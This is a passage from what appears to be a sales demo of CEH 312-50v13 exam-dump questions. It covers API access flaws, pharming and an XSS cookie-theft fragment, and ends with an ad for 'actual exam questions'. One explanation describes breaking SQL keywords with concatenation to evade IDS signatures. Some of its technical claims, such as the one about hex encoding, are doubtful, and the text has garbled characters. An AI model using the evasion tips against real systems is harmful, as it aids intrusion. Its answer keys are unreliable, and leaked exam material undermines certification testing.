https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/
As seen in the indicated question, cookies are escaped and sent to script to variable ??cookie??. If the malicious user would inject this script into the website??s code, then it will be executed in the user??s browser and cookies will be sent to the malicious user.

NEW QUESTION 336
- (Topic 3)
Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections
B. Improper use of CORS
C. No ABAC validation
D. Business logic flaws

Answer: C

NEW QUESTION 338
- (Topic 3)
Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spimming
B. Pharming
C. Phishing
D. Spear-phishing

Answer: B

NEW QUESTION 343
- (Topic 3)
An ethical hacker is testing the security of a website's database system against SQL Injection attacks. They discover that the IDS has a strong signature detection mechanism to detect typical SQL injection patterns.

Which evasion technique can be most effectively used to bypass the IDS signature detection while performing a SQL Injection attack?

A. Implement case variation by altering the case of SQL statements
B. Employ IP fragmentation to obscure the attack payload
C. Use Hex encoding to represent the SQL query string
D. Leverage string concatenation to break identifiable keywords

Answer: D

Explanation:
The most effective evasion technique to bypass the IDS signature detection while performing a SQL Injection attack is to leverage string concatenation to break identifiable keywords. This technique involves splitting SQL keywords or operators into smaller parts and joining them with string concatenation operators, such as ??+?? or ??||??. This way, the SQL query can still be executed by the database engine, but the IDS cannot recognize the keywords or operators as malicious, as they are hidden within strings. For example, the hacker could replace the keyword ??OR?? with ??O??||??R?? or ??O??+??R?? in the SQL query, and the IDS would not be able to match the signature of a typical SQL injection pattern12.
The other options are not as effective as option D for the following reasons:
? A. Implement case variation by altering the case of SQL statements: This option is not effective because most SQL engines and IDS systems are case-insensitive, meaning that they treat SQL keywords and operators the same regardless of their case. Therefore, altering the case of SQL statements would not help evade the IDS signature detection, as the IDS would still be able to match the signature of a typical SQL injection pattern3.
? B. Employ IP fragmentation to obscure the attack payload: This option is not applicable because IP fragmentation is a network-level technique that splits IP packets into smaller fragments to fit the maximum transmission unit (MTU) of the network. IP fragmentation does not affect the content or structure of the SQL query, and it does not help evade the IDS signature detection, as the IDS would still be able to reassemble the fragments and match the signature of a typical SQL injection pattern4.
? C. Use Hex encoding to represent the SQL query string: This option is not feasible because Hex encoding is a method of representing binary data in hexadecimal format, such as ??0x41?? for ??A??. Hex encoding does not work for SQL queries, as the SQL engine would not be able to interpret the hexadecimal values as valid SQL syntax. Moreover, Hex encoding would not help evade the IDS signature detection, as the IDS would still be able to decode the hexadecimal values and match the signature of a typical SQL injection pattern.
References:
? 1: SQL Injection Evasion Detection - F5
? 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet
? 3: SQL Injection Prevention - OWASP Cheat Sheet Series
? 4: IP Fragmentation - an overview | ScienceDirect Topics
? : Hex Encoding - an overview | ScienceDirect Topics

NEW QUESTION 344
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-50v13 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-50v13 Product From:

https://www.2passeasy.com/dumps/312-50v13/

Money Back Guarantee

312-50v13 Practice Exam Features:

* 312-50v13 Questions and Answers Updated Frequently

* 312-50v13 Practice Questions Verified by Expert Senior Certified Staff

* 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year